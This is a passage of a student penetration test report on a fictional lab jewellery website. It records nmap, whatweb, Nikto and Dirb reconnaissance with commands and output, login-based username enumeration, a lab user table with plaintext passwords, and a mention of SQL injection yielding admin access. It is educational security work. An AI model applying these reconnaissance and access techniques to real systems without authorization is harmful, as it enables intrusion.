Project overview for portfolio upload

Project Title:

Web App Penetration test of Astley Jewellery

Project Description:

Using the OWAP Web Application Security Testing Methodology to provide a comprehensive Penetration Test Report of a fictious jewellery shop 'Rick Astley Jewellers'

Project Tooling (but not limited to) :

- Burp Suite
- OWASP Zap
- Nikto
- NMAP
- Wireshark
- Quick Cookie Manager // Web Scarab
- SQLi Map
- Browser Exploitation Framework (BeeF)

Project processes and techniques (but not limited to) :

- SQL Injection
- Local File Inclusion
- Directory Traversal
- XSS (Reflected & Stored)
- Session Hijacking & Session Fixation
- Privilege escalation

Grade: A

Appendices have been removed to avoid plagiarism from future students, however I am happy to provide additional information or discuss the work further if desired. ***Disclaimer****: I do not give permission for this work to be copied, those who do may be liable for plagiarism.*

.

Abstract

This report will help the reader navigate through a penetration test of Astley Jewellers web application. Astley Jeweller previously purchased the website from a web development company. The jewellers have noticed that the website contained some bugs, however it remained functional overall. The tester was hired by the owner Rick Astley to conduct the test. The penetration test will follow the OWASPs Web Security Testing methodology that has been edited by the tester to suit the nature of this specific penetration test. The tester has eliminated redundant sections and made omissions for sections that cover technology which is not applicable to this web application. The tester will attempt to find and report as many vulnerabilities as possible.

The work was conducted on a Kali Linux Virtual Machine and connected to the web application through the IP address 192.168.1.10. This website was on an isolated network so the tester could be undisturbed when conducting the test, not affecting the company's functionality. Therefore, the tester started the process through manual and automatic enumeration and reconnaissance of the webpage. As the web application was isolated, all the enumeration took place on the website itself so the tester could be as loud as they required for their testing. Following this, the tester began to search for potential vulnerabilities in the functionality of the website. The tester conducted HTTP requests, testing user accounts, guessing credentials, and providing a bigger picture of the functionality of the website. At this point the tester understood how the web application performed and what information was available to them. Therefore, they now began exploiting vulnerabilities.

When the tester began exploitation, they were able to gain access to the admin account and assign administrator privileges to other accounts. The tester also found multiple vulnerabilities that were exploitable such as reflected XSS, stored XSS SQLi, session fixation, session hijacking, incubated vulnerabilities, root privileges on the server through local file inclusion, and sensitive credential exposure amongst other exploits. The tester was able to conduct these tests through the ability to enumerate the web app with ease. This was a direct result of the poor security implemented across the web application. This enabled the tester to identify and exploit vulnerabilities with no security restrictions in some instances. The existence of these vulnerabilities should provide enough tangible information for Astley Jewellers to recognise the necessity of updating their current security posture.

.

Contents

.

.

.

1 INTRODUCTION

1.1 BACKGROUND

Companies of all sizes are becoming increasingly reliant on online platforms to bring their business to customers. This is mutually beneficial for both customer and company who can capitalise on the convenience and accessibility platforms such as online shopping can bring. However, this reliance on conducting business online can bring a plethora of difficult challenges in the realm of cyber security. The larger a company gets, the more susceptible they are to being targeted by malicious actors looking to obtain value from the company or its customers. For example, according to the Cyber Security Breaches Survey 2023, 69% of the large businesses interviewed reported an experience of breaches or attacks from the previous 12 months (GOV.UK *et al.,* 2023).




Figure 1-1 – GOV.UK's official statistics for Cyber security breaches survey 2023
(Source: GOV.UK, 2023)
[https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2023/cyber-security-breaches-survey-2023]

However, as Figure 1-1 outlines, attacks on small medium size companies are also happening (with 32% and 59% respectively experiencing an attack). These SME's often have limited resources and security expertise to fight against the attacks (Chidukwani *et al.,* 2022). Therefore, a problem that arises from this can be an absence of a security ethos throughout the company. For example, when considering a company that develops their own customer facing platforms such as their website, this lack of security expertise can be problematic. Often companies who do not consider cyber security will often take shortcuts during the Software Development Lifecycle (SDLC), just to deliver a product or service to the customer, not recognising the great risk that these shortcomings pose, inevitably turning into vulnerabilities (Goyal, *et al.,* 2021*)*.

This danger has meant that numerous security organisations have tried to tackle the problem with introducing variations to the SDLC. For example, Snyk have developed a Secure Software Development Lifecycle (SSDLC) that can be seen in Figure 1-2. The proposed development process created by Snyk aims to quash possible security faults before they arrive on the user market, however it also recognises the need for security evaluation after deployment (Snyk,

n.d). When a product has already been deployed, one method a company can take to test its security is to conduct out a Penetration Test on their product.

Figure 1-2 – snyk's Secure Software Development Lifecycle
(Source: snyk, *n.d*)
[https://snyk.io/learn/secure-sdlc/]

Penetration Tests can be conducted on a variety of different systems, one of which is web applications. These tests are conducted to highlight security faults that are within a website which are often the result of negligent secure software development processes. Additionally, there can often be the unpredictable nature of the way end user will interact with the website which can mean there is also room for vulnerabilities to be discovered. This variance in the way vulnerabilities can come about in a web application has been collated together into the OWASP top Ten Application Security Risks highlight in Figure 1-3 (Synopsys, 2021).

Figure 1-3 – OWASP Top Ten Security Risks
(Source: Synopsys, 2021)
[https://www.synopsys.com/glossary/what-is-owasp-top-10.html]

It is paramount the tester attempts to highlight these vulnerabilities where relevant. The tester will take a standardised approach to the testing by implementing a structured methodology. Methodologies are often tailored by the tester, however one of the most common as foundational reference is OWASPs Web Security Testing methodology which covers everything from technical design flaws to business logic providing a comprehensive list for the tester.

1.2 AIM

Through performing this penetration test and developing an accompanying report, the tester will aim to increase the overall security posture of Astley Jeweller. The penetration test will follow a modified version of the OWASP testing methodology to target some of the most pressing security issues faced by Astley Jewellers. Therefore, the aims can be broken down as the following:

- Carry out a penetration test on Astley Jewellers Web Application that will meet the following criteria:
    - Follow the OWASP Web Application Security Testing methodology
        - *Make alterations to the methodology where needed by the tester*
    - Assess the effectiveness of existing security controls
    - Discover potential existing vulnerabilities on the web application
    - Determine if administrator privileges or further escalated privileges into the website be obtained

- Develop a report to supplement the penetration test, which will:
    - Leave little unexplained technical information
    - Create a replicable procedure for Astley Jewellers (*Section 2*)
    - Proving analysis of the results to indicate the business problem to Astley Jewellers what is (*Section 3*)
    - Providing Countermeasures and Mitigations (*Section 4*)
    - Develop a contingency plan through recommending future work (*Section 3*)

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

The penetration Test of Astley Jeweller's web application was conducted by following an altered version OWASPs Web Security Testing methodology that contained several omissions. The omitted sections of the methodology are highlighted in Appendix A. These omissions were made by the tester during the testing process as the original methodology created by OWASP encompasses significantly more detail than what is needed by most testers. This is a result of the methodology covering all potential technologies and possibilities that couple appear on a web app. Therefore, the procedure will be split into the following 3 high level areas:

1) Enumeration & Information Gathering
2) Testing for vulnerabilities
3) Exploitation of Identified vulnerabilities

Using a combination of open source and industry leading tools provided flexibility into the testing that was carried out. The tester used a Kali Linux Virtual Machine as their primary workstation. This connected to the web application through a given IP address of '*192.168.1.10'.* The tester has also been given access to a user account with the username and password of 'hacklab'. This account has the same privileges as other regular authenticated users. All the information obtained on the Kali Linux workstation was moved securely to a separate system where report writing took place. Some of the tools used include:

- **Applications**: Burp Suite, OWASP Zap
- **Scanning**: Nikto, NMAP Wireshark
- **Investigating Cookie**: Quick Cookie Manager, Web Scarab
- **Exploitation**: SQLi Map, Browser Exploitation Framework (Beef)
  - (*other tools are mentioned in the procedure when used*)

Following the procedure, an analysis of the results was carried out. In this analysis, certain vulnerabilities that fall under the OWASP Top 10 Security Faults were further highlighted and categorised into their corresponding CWE classification. Finally, countermeasures and mitigations are suggested in relegation to these vulnerabilities where future work can be recommended.

2.2 INFORMATION GATHERING

2.2.1 Fingerprint Web Server

Fingerprinting a web server required banner grabbing in burp suite. Banner grabbing is the process of looking at the header of a HTTP response to the client. This header was obtained in Burp Suite through looking at the HTTP logs in the application. Often, webservers may obfuscate their server type, however in figure 2-1 the server field reveals that the server used by Astley Jeweller is running Apache 2.4.3 on Unix, with the PHP version 5.4.7 powering the web application. This enabled the tester to understand part of the technology stack Astley Jewellers is reliant on.




Figure 2-1 HTTP Header

2.2.2 Review Webserver Metafiles for Information Leakage

When looking at robots.txt, the tester found that the only area that was in the disallow list was info.php. 'info.php' is the file which provides a list of information about the PHP version used on the server. However, the more interesting area for the tester was that it contained no list of disallowed pages, nor had the user-agent restricted which applications can crawl the website. This increases the likely hood sensitive information might slip out when accessed by automated tools such as OWASP ZAPs spidering as seen in section 2.2.6




Figure 2-2 robots.txt

2.2.3 Enumerate Applications on Webserver

NMAP was used to carry out a TCP scan (*-sT* tag) for all ports from 0-65535 on Astley Jewllers IP '192.168.1.10'. The scan returned the services used on the server alongside their version (obtained by the *-sV* tag). Some interesting points of note from the scan was: the open ftp server on port 21 and the unauthorised open MySQL server on port 3305. All the versions run by this webserver are out of date and therefore are vulnerable till they are updated.

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -sT -sV -p0-65535 192.168.1.10
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-30 17:55 EDT
Nmap scan report for 192.168.1.10
Host is up (0.00089s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     ProFTPD 1.3.4a
80/tcp   open  http    Apache httpd 2.4.3 ((Unix) PHP/5.4.7)
3306/tcp open  mysql   MySQL (unauthorized)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.43 seconds
```

Figure 2-3 NMAP scan for technologies running on ports

2.2.4 Review Webpage Content for Information Leakage

Some information leakage was on the home page of the website (*192.168.10/index.php*). When accessing this page, the tester is presented with the information displayed in Figure 2-4 at the top right hand of the webpage. The code will change every time a user, in this case the tester, revisited the /index.php/ page. The 'User ID:' only displayed a number when the tester was logged in. As seen in section 2.4.1, the user ID relates to the ID in the websites database of users.




Figure 2-4 Information leak on homepage displaying user ID

2.2.5 Identify Application Entry Points

Identifying entry points on a website involved the tester identifying all the avenues through which the users would interact with the web app, encompassing various access points and functionalities. Figure 2-5 outlines the entry points available to most users (excluding admin access at this stage).




Figure 2-5 Graph indicating levels of access for each user on website

2.2.6 Map Execution Paths Through Application

Previously highlighted in section 2.2.2, spidering was performed using OWASP ZAP to build a map of the websites page structure by obtaining all the available URLs belonging to *'http//192.168.1.10'*. The full list of URLs is highlighted in Appendix B as the tester found 462 possible URL's. This number of URLs posed quite a challenge for the tester if they were to have manually identified each one, thus wasting the client's time. Therefore, sections 2.3.1 and 2.3.2 provide scan results that can help carry out a more directed approach to the pages of interest. However, this spidering provides a fantastic report in CSV form than could be used for cross referencing should the tester need to.




Figure 2-6 Spidering through 192.168.1.10 on OWASP ZAP

2.2.7 Fingerprint Web Application Framework

Whatweb is an opensource web scanner that allowed the tester to obtain more information about the tech stack used by the Astley Jeweller on their website (Kali.org, 2024). Whatweb confirms the previously found information stated in section 2.2.1, the HTTP server running is Apache2.4.3 with Unix and PHP5.4.7. The most interesting piece of new information the tester found is that the cookies on the website use PHPSESSID, indicating low levels of security around the website's cookie information, this information is used later in multiple sections.

```
┌──(kali㉿kali)-[~]
└─$ whatweb 192.168.1.10
http://192.168.1.10 [200 OK] Apache[2.4.3], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Unix][Apache/2.4.3 (Unix) PHP/5.4.7], IP[192.168.1.10],
 JQuery[1.7.1], PHP[5.4.7], Script[javascript,text/javascript], Title[RA Jewellery Online Store], X-Powered-By[PHP/5.4.7]
```

Figure 2-7 Whatweb scan of a tech stack

2.3 CONFIGURATION & DEPLOY MANAGEMENT TESTING

2.3.1 Testing Application Platform Configuration

For this section the tester used a Nikto Scan on the IP 192.168.1.10 to determine the security levels held by the applications running on the website. The tester found that there were multiple areas of low security. Firstly, through lack of HTTP headers. Figure 2-8 indicates a lack of an anti-clickjacking X-Frame options header, a lack of this header suggests that the website is vulnerable to a clickjacking attack. Additionally, the X-SS protection header is not defined. This is one of the most striking results as this can lead to Cross-site Scripting attacks (XSS), this is an exploit the tester did in fact find and is outline in section 2.8.1 and 2.82.




Figure 2-8 – lack of correct HTTP headers showing in Nikto scan

The Nikto scan goes on to highlight directories that have directory indexing enabled such as:

- **/css/ , /images/ , /includes/ , /Icons/**

The tester found nothing particularly damaging in these directories when observed further as highlighted in Appendix C. Despite this, it is important to note that this is still an exposure of information and resources that should not be accessible as sensitive information might end up here accidentally when configuring the website. The tester noticed the login.php page highlighted at the bottom of Figure 2-9, where Nikto suggest this was an admin login panel. After further investigation for the tester, they found that the login panel let any user in, regardless of privileges on the account. It appeared to the admin that this was just a separate page for any user to login. Because the login page was identified as having its own directory, this made directing automatic testing at the login much easier. An example of this is the fuzzing used by the tester, results of which are in Appendix C.

Figure 2-9 Directories indexed & login.php potential admin login

2.3.2 Enumerate Infrastructure & Admin Interfaces

Dirb is a web content scanner which looks for existing and hidden web objects (kali.org, 2024). Dirb shows some hidden directories that Nikto picked up in section 2.3.1 alongside some new information regarding admin access. In figure 2-10 a wordlist was used and as a result it was able to pick up a directory called '***/adminarea/***'. This area will be the foundation for several of the following sections and its contents such as add/edit/remove users and products can be seen in Appendix D. Figure 2-10 also shows a directory for /pictures/. Through investigation the tester found this was the area which users profile pictures were uploaded to; this directory was publicly accessible with no restrictions in place.

Section 2.6.1 highlights the functionality of navigating to this directory, setting the groundwork for a local file inclusion exploit in section 2.8.4.




Figure 2-10 Dirb scan for hidden directories showing admin area and pictures

2.3.3 Test HTTP Methods

Figure 2-11 highlights the supported HTTP methods; GET, HEAD, POST, OPTIONS, when the tester observed the HTTP methods across the website there isn't much indication that HEAD and OPTIONS are used regularly. However, the common use of GET and POST allows for further testing to be carried out with these methods.




Figure 2-11– NMAP with scripts to help test HTTP methods

When looking at the way the website performs HTTP requests, the web app uses exterior .php pages to perform actions such as deleting a user or product from the website. The tester deleted a product and observed the functionality in Burp Suite. Instead of doing this through the DELETE HTTP method outlined in figure 2-12. This divergence from standard RESTful practices may have implications for security and warranted further investigation from the tester during later stages of the testing.

Figure 2-12 – HTTP Headers

2.3.4 Test HTTP Strict Transport Security

The curl command in figure 2-14 was taken directly from the OWASP guide and is used to test for HSTS headers. This returned result indicated a lack of secure headers, this can leave the webpage open to various attacks such as SSL stripping attacks.




Figure 2-14 Curl Command to find HSTS headers

2.3.5 Testing for File Permission

The /adminarea/ identified by dirb in Section 2.3.2 is not able to be accessed as a visitor to the website nor as an authenticated user. Each time a different error message popped up. The left of figure 2-15 was for visitors and the right was for regular authenticated users. The tester was later able to access the adminarea as the admin. When observing the restriction messages that come up as a user and how it says 'INTRUDER!!!' It can be assumed the webpage looks for only those with admin privileges to access.





Figure 2-15 Errors when incorrect users try to access admin portal

2.4 IDENTITY MANAGEMENT TESTING

2.4.1 Test Role Definitions

The user records table shown in figure 2-16 is accessible via the /adminarea/ directory and therefore only open the admin users (*See Section 2.8.3 for how the tester obtained access to the admin user)*. When observing the table there is only one admin user denoted by the 'Administrator' in the status column. This was confirmed that this controlled the admin levels when the tester was able to escalate privileges to for their regular user account that they had access to at the beginning of the testing.

When investigating the access control certain roles have, the tester noticed that accounts with administrator rights can delete any user, product, or page content with no checks such as MFA to verify if this was an intentional action. This shows how once a hacker can obtain access to this admin account, that there is no further controls in place to help mitigate the damage that can be done, for example note how all the passwords are displayed in figure 2-16.



VIEW USER RECORDS

Hi, **admin** Good To See You Working! || Logout

| Home | Products | Categories | Sub Categories | Users | | PAGE |


View All | View Paginated | Add a new record

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	persona	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacklab	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete
0006							0		0	Edit	Delete

Figure 2-16 User Records displayed in a table on admin area

2.4.2 Test User Registration Process

Figure 2-17 shows the registration form for new users. The tester discovered little to no verification on the registration process. However, the only constraints that exist are around the password. The user must enter a password of at least 5 characters whilst not passing 10 characters in length. This is bad password policy practice as it gives a hacker a window of length for how long the password must be. Additionally, strong passwords are often seen as being over 12 characters long (SANS and Lance Spitzner, 2017). No authorisation manual or automatic is given for new users, therefore the details in registration are immediately saved in the user table. This will prove to be a major concern when looking at stored XSS methods in section 2.8.2 .



Users Registration Form

Name	
Surname	
Username	
Password	
Re-Password	
Email	
Billing Address	
Telephone	

Submit Reset Form

Home Page

Figure 2-17 User Registration Form

2.4.3 Testing Account for Enumeration and Guessable User Account

Failing to remove default credentials is a very common way in which hackers gain unauthorised access to accounts, in particular – admin accounts (Perone, *et al* 2023) . This is what the tester discovered when attempting to gain access to the admin account. The tester went onto the login.php directory that dirb found in a previous section and attempted to guess default credentials when they noticed differing results to the error messages in figure 2-18.




Figure 2-18 Error prompts when guessing admin account credentials

When the tester guessed a random username and password combo, the left alert in figure 2-18 appeared. Where the right alert in figure 2-18 appeared when the user entered 'admin' into the username as part of the default credential guess. This showed that there was an admin account still with the username 'admin'. The tester just had to obtain a password now for access.

2.4.4 Testing for Weak or Unenforced Username Policy

When registering a new user or altering the username in the user records there is no requirement for the username to fulfil, this can lead to simply and guessable password username combos. For example, the account the tester was given has the same password as the username. Correct practice would show an error for this duplication. This this is problem that is exploited in section 2.5.2.

2.5 AUTHENTICATION TESTING

2.5.1 Testing for Weak Lock Out Mechanism

To test the lockout mechanism of the website, the tester conducted two experiments. One was a manual test of reinterring passwords repeatedly to test for a lock out to be prompted. Another method was using Burp Suite to perform fuzzing on the login inputs. Neither prompted a lockout from the website.

2.5.2 Testing for Bypassing Authentication Schema

The tester was able to gain unauthorised access to a variation of a 'hacklab' account but with administrator access. As will be covered in section 2.8.3 an SQLi was used to gain access to an admin account. When the tester used the same SQLi on their assigned user account, they were logged in as an account with the 'hacklab' username. However, this account had no profile picture, different profile details and had administrator rights.

